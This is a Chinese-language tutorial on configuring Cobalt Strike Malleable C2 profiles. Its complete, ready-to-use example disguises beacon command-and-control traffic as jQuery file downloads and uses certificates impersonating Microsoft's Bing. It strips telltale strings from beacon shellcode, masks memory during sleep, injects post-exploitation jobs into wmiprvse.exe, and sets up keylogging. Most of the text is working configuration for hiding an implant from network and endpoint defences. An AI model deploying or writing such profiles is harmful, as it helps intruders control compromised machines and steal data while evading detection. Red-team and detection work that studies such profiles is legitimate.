
sleeptime:设置心跳包时间,单位为毫秒
jitter:默认的抖动因子(0-99%)
maxdns:通过DNS上传数据时的主机名最大长度(0-255)
uri:指定多个URI要以空格分隔。URI大小写敏感。Cobalt Strike在检入时将为每个主机随机分配URI。http-get和http-post之间的URL不能相同 ,所有URI必须唯一。
HTTP Staging
Beacon 是一个分阶段的 payload。这意味着 payload 被一个 stager 下载然后注入到内存中。使用C2 的 http-stager 自定义 HTTP staging 过程。
# uri_x86 选项设置用于下载 x86 payload stage 的 URI。
# uri_x64 选项设置用于下载 x64 payload stage 的 URI。
http-stager {
    set uri_x86 "/get32.gif";
    set uri_x64 "/get64.gif";

    # client 关键字定义 HTTP 事务的客户端。
    # 使用 parameter 关键字来给 URI 增加一个参数。
    # 使用 header 关键字来给 stager 的 HTTP GET 请求增加一个头字段。
    client {
        parameter "id" "1234";
        header "Cookie" "SomeValue";
    }

    # server 关键字定义 HTTP 事务的服务器端。
    # header 关键字给服务器的响应增加一个服务器头字段。
    # output 关键字是一个改变 payload stage 的数据转换。这个数据转换可能仅仅是在 stage 之前添加字符串或给 stage 增加字符串。使用 print 终止语句来关闭这个输出语句块。
    server {
        header "Content-Type" "image/gif";
        output {
            prepend "GIF89a";
            print;
        }
    }
}
HTTP 服务器配置
http-config {
    set headers "Date, Server, Content-Length, Keep-Alive, Connection, Content-Type";
    header "Server" "Apache";
    header "Keep-Alive" "timeout=5, max=100";
    header "Connection" "Keep-Alive”;
    set trust_x_forwarded_for "true";
    set block_useragents "curl*,lynx*,wget*";
}

# set headers:指定 HTTP 头字段在 HTTP 响应中传递的顺序,不在列表中的 HTTP 头会被添加到末尾。
# header:在 HTTP 响应中添加 HTTP 头,如果头的值已经在响应包中存在,则忽略该值。
# set trust_x_forwarded_for:决定 Cobalt Strike 是否使用 X-Forwarded-For HTTP 头来确定请求的远程地址。如果你的 Cobalt Strike 服务器在一个 HTTP 重定向器后,请使用此选项。
# set block_useragents:配置一个阻止或回复404的 UA 列表。默认阻止 curl, lynx, wget,具体见下图。

自签名 SSL 证书
https-certificate {
    set CN       "www.bing.com";
    set O        "Microsoft Corporation";
    set C        "US";
    set L        "Redmond";
    set OU       "Microsoft IT";
    set ST       "WA";
    set validity "365";
}
制作有效的 Beacon SSL 证书

https-certificate {
    # 此处需要添加生成的.store文件路径
    set keystore "domain.store";
    # 此处需要添加,生成证书时所输入的密码
    set password "mypassword";
}
https-certificate {
    set keystore "bing_domain.store";
    set password "Admin123";
    set CN       "www.bing.com";
    set O        "Microsoft Corporation";
    set C        "US";
    set L        "Redmond";
    set OU       "Microsoft IT";
    set ST       "WA";
    set validity "365";
}
# 需要和创建证书时设置的相同
验证配置是否正确
服务端启动
以下给出一个完整的配置示例
set sample_name "ocean POS Malware";
set sleeptime "30000"; # use a ~30s delay between callbacks
set jitter "10";
# throw in a 10% jitter
set useragent "Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101Firefox/24.0";
#set true to use staged payloads, false to disable staged payloads.
set host_stage "false";

#设置证书
https-certificate {
    set CN
        "bing.com";
    set O
        "Microsoft Corporation";
    set C
        "US";
    set L
        "Redmond";
    set OU
        "Microsoft IT";
    set ST
        "Washington";
    set validity "365";
}

#设置
code-signer{
    set keystore "bing.store";
    set password "passbingword";
    set alias "bing.com";
}

dns-beacon {
    #指定 DNS beacon 不用的时候指定到 IP 地址
    set dns_idle "8.8.4.4";
    #每个单独 DNS 请求前强制睡眠时间
    set dns_sleep "0";
    #通过 DNS 上载数据时主机名的最大长度[0-255]
    set maxdns  "255";
}

http-post {
    set uri "/windebug/updcheck.php /aircanada/dark.php /aero2/fly.php/windowsxp/updcheck.php /hello/flash.php";
    set verb "POST";
    client {
        header "Accept" "*/*";
        header "Accept-Language" "zh-CN,zh;q=0.8,zh-TW;";
        id {
            base64;
            prepend "https://www.google.com/what?indextype=1&__cfduid=";
            header "Referer";
        }
        output {
            base64url;
            print;
        }
    }

    server {
        header "Content-Type" "application/*; charset=utf-8";
        header "content-transfer-encoding" "binary";
        output {
            mask;
            base64url;

            # 1st Line
            prepend "{200}\r";
            append "/*! Upload succeeded */";
            print;
        }
    }
}

http-get {

    set uri "/js/jquery-3.3.1.min.js"; #这里可以自行更改一个复杂的路径
    set verb "GET";
    client {
        header "Accept" "*/*";
        header "Accept-Language" "zh-CN,zh;q=0.8,zh-TW;";
        metadata {
            base64url;
            prepend "https://www.google.com/what?indextype=1&__cfduid=";
            header "Referer";
        }
    }

    server {
        header "Content-Type" "application/*; charset=utf-8";
        header "content-transfer-encoding" "binary";
        output {
            base64;
            prepend "/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */\r!function(e,t){\"use strict\";\"object\"==typeof module&&\"object\"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error(\"jQuery requires a window with a document\");return t(e)}:t(e)}(\"undefined\"!=typeof window?window:this,function(e,t){\"use strict\";var n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.push,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty,p=f.toString,d=p.call(Object),h={},g=function e(t){return\"function\"==typeof t&&\"number\"!=typeof t.nodeType},y=function e(t){return null!=t&&t===t.window},v={type:!0,src:!0,noModule:!0};function m(e,t,n){var i,o=(t=t||r).createElement(\"script\");if(o.text=e,n)for(i in v)n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild(o)}function x(e){return null==e?e+\"\":\"object\"==typeof e||\"function\"==typeof e?l[c.call(e)]||\"object\":typeof e}var b=\"3.7.1\",w=function(e,t){return new w.fn.init(e,t)},T=/^[\\s\\uFEFF\\xA0]+|[\\s\\uFEFF\\xA0]+$/g;w.fn=w.prototype={jquery:\"3.7.1\",constructor:w,length:0,toArray:function(){return o.call(this)},get:function(e){return null==e?o.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=w.merge(this.constructor(),e);return t.prevObject=this,t},each:function(e){return w.each(this,e)},map:function(e){return this.pushStack(w.map(this,function(t,n){return e.call(t,n,t)}))},slice:function(){return this.pushStack(o.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){return this.eq(-1)},eq:function(e){var t=this.length,n=+e+(e<0?t:0);return this.pushStack(n>=0&&n<t?[this[n]]:[])},end:function(){return this.prevObject||this.constructor()},push:s,sort:n.sort,splice:n.splice},w.extend=w.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0]||{},s=1,u=arguments.length,l=!1;for(\"boolean\"==typeof a&&(l=a,a=arguments[s]||{},s++),\"object\"==typeof a||g(a)||(a={}),s===u&&(a=this,s--);s<u;s++)if(null!=(e=arguments[s]))for(t in e)n=a[t],a!==(r=e[t])&&(l&&r&&(w.isPlainObject(r)||(i=Array.isArray(r)))?(i?(i=!1,o=n&&Array.isArray(n)?n:[]):o=n&&w.isPlainObject(n)?n:{},a[t]=w.extend(l,o,r)):void 0!==r&&(a[t]=r));return a},w.extend({expando:\"jQuery\"+(\"3.7.1\"+Math.random()).replace(/\\D/g,\"\"),isReady:!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObject:function(e){var t,n;return!(!e||\"[object Object]\"!==c.call(e))&&(!(t=i(e))||\"function\"==typeof(n=f.call(t,\"constructor\")&&t.constructor)&&p.call(n)===d)},isEmptyObject:function(e){var t;for(t in e)return!1;return!0},globalEval:function(e){m(e)},each:function(e,t){var n,r=0;if(C(e)){for(n=e.length;r<n;r++)if(!1===t.call(e[r],r,e[r]))break}else for(r in e)if(!1===t.call(e[r],r,e[r]))break;return e},trim:function(e){return null==e?\"\":(e+\"\").replace(T,\"\")},makeArray:function(e,t){var n=t||[];return null!=e&&(C(Object(e))?w.merge(n,\"string\"==typeof e?[e]:e):s.call(n,e)),n},inArray:function(e,t,n){return null==t?-1:u.call(t,e,n)},merge:function(e,t){for(var n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:function(e,t,n){for(var r,i=[],o=0,a=e.length,s=!n;o<a;o++)(r=!t(e[o],o))!==s&&i.push(e[o]);return i},map:function(e,t,n){var r,i,o=0,s=[];if(C(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n))&&s.push(i);else for(o in e)null!=(i=t(e[o],o,n))&&s.push(i);return a.apply([],s)},guid:1,support:h}),\"function\"==typeof Symbol&&(w.fn[Symbol.iterator]=n[Symbol.iterator]),w.each(\"Boolean Number String Function Array Date RegExp Object Error Symbol\".split(\" \"),function(e,t){l[\"[object \"+t+\"]\"]=t.toLowerCase()});function C(e){var t=!!e&&\"length\"in e&&e.length,n=x(e);return!g(e)&&!y(e)&&(\"array\"===n||0===t||\"number\"==typeof t&&t>0&&t-1 in e)}var E=function(e){var t,n,r,i,o,a,s,u,l,c,f,p,d,h,g,y,v,m,x,b=\"sizzle\"+1*new Date,w=e.document,T=0,C=0,E=ae(),k=ae(),S=ae(),D=function(e,t){return e===t&&(f=!0),0},N={}.hasOwnProperty,A=[],j=A.pop,q=A.push,L=A.push,H=A.slice,O=function(e,t){for(var n=0,r=e.length;n<r;n++)if(e[n]===t)return n;return-1},P=\"\r";
            append "\".(o=t.documentElement,Math.max(t.body[\"scroll\"+e],o[\"scroll\"+e],t.body[\"offset\"+e],o[\"offset\"+e],o[\"client\"+e])):void 0===i?w.css(t,n,s):w.style(t,n,i,s)},t,a?i:void 0,a)}})}),w.each(\"blur focus focusin focusout resize scroll click dblclick mousedown mouseup mousemove mouseover mouseout mouseenter mouseleave change select submit keydown keypress keyup contextmenu\".split(\" \"),function(e,t){w.fn[t]=function(e,n){return arguments.length>0?this.on(t,null,e,n):this.trigger(t)}}),w.fn.extend({hover:function(e,t){return this.mouseenter(e).mouseleave(t||e)}}),w.fn.extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbind:function(e,t){return this.off(e,null,t)},delegate:function(e,t,n,r){return this.on(t,e,n,r)},undelegate:function(e,t,n){return 1===arguments.length?this.off(e,\"**\"):this.off(t,e||\"**\",n)}}),w.proxy=function(e,t){var n,r,i;if(\"string\"==typeof t&&(n=e[t],t=e,e=n),g(e))return r=o.call(arguments,2),i=function(){return e.apply(t||this,r.concat(o.call(arguments)))},i.guid=e.guid=e.guid||w.guid++,i},w.holdReady=function(e){e?w.readyWait++:w.ready(!0)},w.isArray=Array.isArray,w.parseJSON=JSON.parse,w.nodeName=N,w.isFunction=g,w.isWindow=y,w.camelCase=G,w.type=x,w.now=Date.now,w.isNumeric=function(e){var t=w.type(e);return(\"number\"===t||\"string\"===t)&&!isNaN(e-parseFloat(e))},\"function\"==typeof define&&define.amd&&define(\"jquery\",[],function(){return w});var Jt=e.jQuery,Kt=e.$;return w.noConflict=function(t){return e.$===w&&(e.$=Kt),t&&e.jQuery===w&&(e.jQuery=Jt),w},t||(e.jQuery=e.$=w),w});";
            print;
        }
    }
}
http-stager {
    set uri_x86 "/js/jquery-3.3.1.slim.min.js";
    set uri_x64 "/js/jquery-3.3.2.slim.min.js";
    server {
        header "Content-Type" "application/*; charset=utf-8";
        header "content-transfer-encoding" "binary";
        output {
            prepend "/*! jQuery v3.3.1 | (c) JS Foundation and other contributors | jquery.org/license */\r!function(e,t){\"use strict\";\"object\"==typeof module&&\"object\"==typeof module.exports?module.exports=e.document?t(e,!0):function(e){if(!e.document)throw new Error(\"jQuery requires a window with a document\");return t(e)}:t(e)}(\"undefined\"!=typeof window?window:this,function(e,t){\"use strict\";var n=[],r=e.document,i=Object.getPrototypeOf,o=n.slice,a=n.concat,s=n.push,u=n.indexOf,l={},c=l.toString,f=l.hasOwnProperty,p=f.toString,d=p.call(Object),h={},g=function e(t){return\"function\"==typeof t&&\"number\"!=typeof t.nodeType},y=function e(t){return null!=t&&t===t.window},v={type:!0,src:!0,noModule:!0};function m(e,t,n){var i,o=(t=t||r).createElement(\"script\");if(o.text=e,n)for(i in v)n[i]&&(o[i]=n[i]);t.head.appendChild(o).parentNode.removeChild(o)}function x(e){return null==e?e+\"\":\"object\"==typeof e||\"function\"==typeof e?l[c.call(e)]||\"object\":typeof e}var b=\"3.7.1\",w=function(e,t){return new w.fn.init(e,t)},T=/^[\\s\\uFEFF\\xA0]+|[\\s\\uFEFF\\xA0]+$/g;w.fn=w.prototype={jquery:\"3.7.1\",constructor:w,length:0,toArray:function(){return o.call(this)},get:function(e){return null==e?o.call(this):e<0?this[e+this.length]:this[e]},pushStack:function(e){var t=w.merge(this.constructor(),e);return t.prevObject=this,t},each:function(e){return w.each(this,e)},map:function(e){return this.pushStack(w.map(this,function(t,n){return e.call(t,n,t)}))},slice:function(){return this.pushStack(o.apply(this,arguments))},first:function(){return this.eq(0)},last:function(){return this.eq(-1)},eq:function(e){var t=this.length,n=+e+(e<0?t:0);return this.pushStack(n>=0&&n<t?[this[n]]:[])},end:function(){return this.prevObject||this.constructor()},push:s,sort:n.sort,splice:n.splice},w.extend=w.fn.extend=function(){var e,t,n,r,i,o,a=arguments[0]||{},s=1,u=arguments.length,l=!1;for(\"boolean\"==typeof a&&(l=a,a=arguments[s]||{},s++),\"object\"==typeof a||g(a)||(a={}),s===u&&(a=this,s--);s<u;s++)if(null!=(e=arguments[s]))for(t in e)n=a[t],a!==(r=e[t])&&(l&&r&&(w.isPlainObject(r)||(i=Array.isArray(r)))?(i?(i=!1,o=n&&Array.isArray(n)?n:[]):o=n&&w.isPlainObject(n)?n:{},a[t]=w.extend(l,o,r)):void 0!==r&&(a[t]=r));return a},w.extend({expando:\"jQuery\"+(\"3.7.1\"+Math.random()).replace(/\\D/g,\"\"),isReady:!0,error:function(e){throw new Error(e)},noop:function(){},isPlainObject:function(e){var t,n;return!(!e||\"[object Object]\"!==c.call(e))&&(!(t=i(e))||\"function\"==typeof(n=f.call(t,\"constructor\")&&t.constructor)&&p.call(n)===d)},isEmptyObject:function(e){var t;for(t in e)return!1;return!0},globalEval:function(e){m(e)},each:function(e,t){var n,r=0;if(C(e)){for(n=e.length;r<n;r++)if(!1===t.call(e[r],r,e[r]))break}else for(r in e)if(!1===t.call(e[r],r,e[r]))break;return e},trim:function(e){return null==e?\"\":(e+\"\").replace(T,\"\")},makeArray:function(e,t){var n=t||[];return null!=e&&(C(Object(e))?w.merge(n,\"string\"==typeof e?[e]:e):s.call(n,e)),n},inArray:function(e,t,n){return null==t?-1:u.call(t,e,n)},merge:function(e,t){for(var n=+t.length,r=0,i=e.length;r<n;r++)e[i++]=t[r];return e.length=i,e},grep:function(e,t,n){for(var r,i=[],o=0,a=e.length,s=!n;o<a;o++)(r=!t(e[o],o))!==s&&i.push(e[o]);return i},map:function(e,t,n){var r,i,o=0,s=[];if(C(e))for(r=e.length;o<r;o++)null!=(i=t(e[o],o,n))&&s.push(i);else for(o in e)null!=(i=t(e[o],o,n))&&s.push(i);return a.apply([],s)},guid:1,support:h}),\"function\"==typeof Symbol&&(w.fn[Symbol.iterator]=n[Symbol.iterator]),w.each(\"Boolean Number String Function Array Date RegExp Object Error Symbol\".split(\" \"),function(e,t){l[\"[object \"+t+\"]\"]=t.toLowerCase()});function C(e){var t=!!e&&\"length\"in e&&e.length,n=x(e);return!g(e)&&!y(e)&&(\"array\"===n||0===t||\"number\"==typeof t&&t>0&&t-1 in e)}var E=function(e){var t,n,r,i,o,a,s,u,l,c,f,p,d,h,g,y,v,m,x,b=\"sizzle\"+1*new Date,w=e.document,T=0,C=0,E=ae(),k=ae(),S=ae(),D=function(e,t){return e===t&&(f=!0),0},N={}.hasOwnProperty,A=[],j=A.pop,q=A.push,L=A.push,H=A.slice,O=function(e,t){for(var n=0,r=e.length;n<r;n++)if(e[n]===t)return n;return-1},P=\"\r";
            append "\".(o=t.documentElement,Math.max(t.body[\"scroll\"+e],o[\"scroll\"+e],t.body[\"offset\"+e],o[\"offset\"+e],o[\"client\"+e])):void 0===i?w.css(t,n,s):w.style(t,n,i,s)},t,a?i:void 0,a)}})}),w.each(\"blur focus focusin focusout resize scroll click dblclick mousedown mouseup mousemove mouseover mouseout mouseenter mouseleave change select submit keydown keypress keyup contextmenu\".split(\" \"),function(e,t){w.fn[t]=function(e,n){return arguments.length>0?this.on(t,null,e,n):this.trigger(t)}}),w.fn.extend({hover:function(e,t){return this.mouseenter(e).mouseleave(t||e)}}),w.fn.extend({bind:function(e,t,n){return this.on(e,null,t,n)},unbind:function(e,t){return this.off(e,null,t)},delegate:function(e,t,n,r){return this.on(t,e,n,r)},undelegate:function(e,t,n){return 1===arguments.length?this.off(e,\"**\"):this.off(t,e||\"**\",n)}}),w.proxy=function(e,t){var n,r,i;if(\"string\"==typeof t&&(n=e[t],t=e,e=n),g(e))return r=o.call(arguments,2),i=function(){return e.apply(t||this,r.concat(o.call(arguments)))},i.guid=e.guid=e.guid||w.guid++,i},w.holdReady=function(e){e?w.readyWait++:w.ready(!0)},w.isArray=Array.isArray,w.parseJSON=JSON.parse,w.nodeName=N,w.isFunction=g,w.isWindow=y,w.camelCase=G,w.type=x,w.now=Date.now,w.isNumeric=function(e){var t=w.type(e);return(\"number\"===t||\"string\"===t)&&!isNaN(e-parseFloat(e))},\"function\"==typeof define&&define.amd&&define(\"jquery\",[],function(){return w});var Jt=e.jQuery,Kt=e.$;return w.noConflict=function(t){return e.$===w&&(e.$=Kt),t&&e.jQuery===w&&(e.jQuery=Jt),w},t||(e.jQuery=e.$=w),w});";
            print;
        }
    }

    client {
        header "Accept" "text/html,application/xml;";
        header "Accept-Encoding" "gzip, deflate";
        header "Content-Type" "application/*; charset=utf-8";
        header "content-transfer-encoding" "binary";
    }
}

http-config {
    set headers "Server, Content-Type, Cache-Control, Connection";
    header "Connection" "close";
    header "Cache-Control" "max-age=2";
    #记录xff值,方便cdn过来时还能记录真实ip
    set trust_x_forwarded_for "true";
    #can set whether you want to remove the UA that teamserver blocks by default
    set block_useragents "curl*,lynx*,wget*";
}

stage {
    # 混淆内存
    set sleep_mask "true";
    # 去除多余特征字符串
    set obfuscate "true";

    # 去除x86 shellcode特征字符串
    transform-x86 {
        prepend "\x44\x40\x4B\x43\x4C\x48\x90\x66\x90\x0F\x1F\x00\x66\x0F\x1F\x04\x00\x0F\x1F\x04\x00\x0F\x1F\x00\x0F\x1F\x00"; # prepend nops
        strrep "This program cannot be run in DOS mode" ""; # Remove this text
        strrep "ReflectiveLoader" "";
        strrep "beacon.x64.dll" "";
        strrep "beacon.dll" ""; # Remove this text
        strrep "msvcrt.dll" "";
        strrep "C:\\Windows\\System32\\msvcrt.dll" "";
        strrep "Stack around the variable" "";
        strrep "was corrupted." "";
        strrep "The variable" "";
        strrep "is being used without being initialized." "";
        strrep "The value of ESP was not properly saved across a function call. This
        is usually a result of calling a function declared with one calling convention
        with a function pointer declared" "";
        strrep "A cast to a smaller data type has caused a loss of data. If this was
        intentional, you should mask the source of the cast with the appropriate bitmask.
        For example:" "";
        strrep "Changing the code in this way will not affect the quality of the
        resulting optimized code." "";
        strrep "Stack memory was corrupted" "";
        strrep "A local variable was used before it was initialized" "";
        strrep "Stack memory around _alloca was corrupted" "";
        strrep "Unknown Runtime Check Error" "";
        strrep "Unknown Filename" "";
        strrep "Unknown Module Name" "";
        strrep "Run-Time Check Failure" "";
        strrep "Stack corrupted near unknown variable" "";
        strrep "Stack pointer corruption" "";
        strrep "Cast to smaller type causing loss of data" "";
        strrep "Stack memory corruption" "";
        strrep "Local variable used before initialization" "";
        strrep "Stack around" "corrupted";
        strrep "operator" "";
        strrep "operator co_await" "";
        strrep "operator<=>" "";
    }

    # 去除x64 shellcode中特征字符串
    transform-x64 {
        prepend "\x44\x40\x4B\x43\x4C\x48\x90\x66\x90\x0F\x1F\x00\x66\x0F\x1F\x04\x00\x0F\x1F\x04\x00\x0F\x1F\x00\x0F\x1F\x00"; # prepend nops
        strrep "This program cannot be run in DOS mode" ""; # Remove this text
        strrep "ReflectiveLoader" "";
        strrep "beacon.x64.dll" "";
        strrep "beacon.dll" ""; # Remove this text
        strrep "msvcrt.dll" "";
        strrep "C:\\Windows\\System32\\msvcrt.dll" "";
        strrep "Stack around the variable" "";
        strrep "was corrupted." "";
        strrep "The variable" "";
        strrep "is being used without being initialized." "";
        strrep "The value of ESP was not properly saved across a function call. This
        is usually a result of calling a function declared with one calling convention
        with a function pointer declared" "";
        strrep "A cast to a smaller data type has caused a loss of data. If this was
        intentional, you should mask the source of the cast with the appropriate bitmask.
        For example:" "";
        strrep "Changing the code in this way will not affect the quality of the
        resulting optimized code." "";
        strrep "Stack memory was corrupted" "";
        strrep "A local variable was used before it was initialized" "";
        strrep "Stack memory around _alloca was corrupted" "";
        strrep "Unknown Runtime Check Error" "";
        strrep "Unknown Filename" "";
        strrep "Unknown Module Name" "";
        strrep "Run-Time Check Failure" "";
        strrep "Stack corrupted near unknown variable" "";
        strrep "Stack pointer corruption" "";
        strrep "Cast to smaller type causing loss of data" "";
        strrep "Stack memory corruption" "";
        strrep "Local variable used before initialization" "";
        strrep "Stack around" "corrupted";
        strrep "operator" "";
        strrep "operator co_await" "";
        strrep "operator<=>" "";
    }
}

#post-ex控制后渗透模块特定进程注入过程例如hashdump的具体细节
post-ex{
    set pipename "Winsock2\\CatalogChangeListener-###-0";
    set spawnto_x86 "%windir%\\syswow64\\wbem\\wmiprvse.exe -Embedding";
    set spawnto_x64 "%windir%\\sysnative\\wbem\\wmiprvse.exe -Embedding";
    set obfuscate "true";
    set smartinject "true";
    set amsi_disable "false";
    set keylogger "GetAsyncKeyState";
    #set threadhint "module!function+0x##"

}